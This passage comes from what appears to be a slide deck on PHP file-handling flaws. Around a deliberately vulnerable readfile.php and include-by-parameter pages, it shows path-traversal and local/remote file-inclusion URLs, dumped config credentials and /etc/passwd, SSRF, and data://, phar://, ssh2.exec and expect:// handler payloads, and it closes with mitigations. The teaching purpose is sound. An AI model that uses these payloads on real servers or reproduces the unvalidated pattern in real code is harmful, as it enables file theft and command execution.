
readfile.php

```
<?php
$file = $_GET["file"] ;

if (file_exists($file)) {

    header('Content-Type: ' . mime_content_type($file));
    header('Content-Length: ' . filesize($file));

    readfile($file);
}
```



somefile.html

```
<!-- ... -->
<h1>Example of readfile</h1>

<!-- ... -->
```

1st Risk – Confidentiality

<https://example.com/readfile.php?file=config.ini>

Local filename


index.php, script.php, config.ini,

1st Risk – Confidentiality

<https://example.com/readfile.php?file=config.ini>

Local filename

index.php, script.php, **config.ini**,



The screenshot shows a web browser window with a single tab titled 'testlinux.maison.ar'. The address bar shows the URL 'testlinux.maison.arsouyes.o'. The main content area displays the contents of a file named 'config.ini', which is a database configuration file. The text is as follows:

```
[database]
host = localhost
name = dbname
user = db_username
pass = p4ssw0rd
type = mysql
```

1st Risk – Confidentiality

<https://example.com/readfile.php?file=/etc/passwd>

Local filename

`index.php, script.php, config.ini,`

Wherever on the server

`/etc/password,`
`../../../../etc/password`

1st Risk – Confidentiality


<https://example.com/readfile.php?file=/etc/passwd>

Local filename

index.php, script.php, config.ini,

Wherever on the server

`/etc/password,`
`../../../../etc/password`



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104:./nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1:./var/cache/pollinate:/bin/false
sshd:x:106:65534:./run/sshd:/usr/sbin/nologin
syslog:x:107:113:./home/syslog:/usr/sbin/nologin
```

2nd Risk – Server Side Request Forgery

<https://example.com/readfile.php?file=http://www.arsouyes.org>

Distant file address

<https://evilsite.com/payload.png>

<ftp://evilsite.com/payload.png>

Even on internal servers

<https://private.example.com/>

2nd Risk – Server Side Request Forgery

`https://example.com/readfile.php?file=http://www.arsouyes.org`

Distant file address

`https://evilsite.com/payload.png`

`ftp://evilsite.com/payload.png`

Even on internal servers

`https://private.example.com/`



3rd Risk – Arbitrary content

<https://example.com/readfile.php?file=data://...>

Handler « data:// »


*data://text/
plain;base64,SSBsb3ZLIFBIUAo=*

3rd Risk – Arbitrary content

<https://example.com/readfile.php?file=data://...>

Handler « data:// »

*data://text/
plain;base64,SSBsb3ZLIFBIUAo=*



4th Risk – Other handlers

<https://example.com/readfile.php?file=phar://hello.phar/hello.txt>

Phar

phar:///var/www/html/lib/somelib.phar


ssh2

*ssh2.exec://user:pass@example.com:22/
usr/local/bin/somecmd*

*ssh2.sftp://user:pass@example.com:22/
path/to/filename*

Expect

expect://ls -l



Vulnerable functions

`fopen, fread, fwrite, fclose`

`file_get_content / file_put_content`

`readfile`

...

Solutions

Don't do that

With user provided contents

Restrict

Directories or white lists

Php configuration

```
allow_url_fopen = false
```

System Restrictions


File and network access

File Include

Include whatever we want


Principle

Split code in modules



Principle

Split pages in sections



1st Risk – Confidentiality

<https://example.com/?page=config.ini>

Local files


« config.ini », « /etc/password »

1st Risk – Confidentiality

<https://example.com/?page=config.ini>

Local files

« config.ini », « /etc/password »



1st Risk – Confidentiality

<https://example.com/?page=https://kanban.lan>

Local files

« config.ini », « /etc/password »

Even on internal servers

<https://private.example.com/>

1st Risk – Confidentiality


<https://example.com/?page=https://kanban.lan>

Local files

« config.ini », « /etc/password »

Even on internal servers

<https://private.example.com/>



2nd Risk – Code execution- local files

<https://example.com/?page=info.php>

/info.php

```
<?php
```

```
phpinfo() ;
```



2nd Risk – Code execution- local files

<https://example.com/?page=info.php>

/info.php

```
<?php
```

```
phpinfo() ;
```



Example

testlinux.maison.ar

PHP Version 8.1.2-1ubuntu2.14

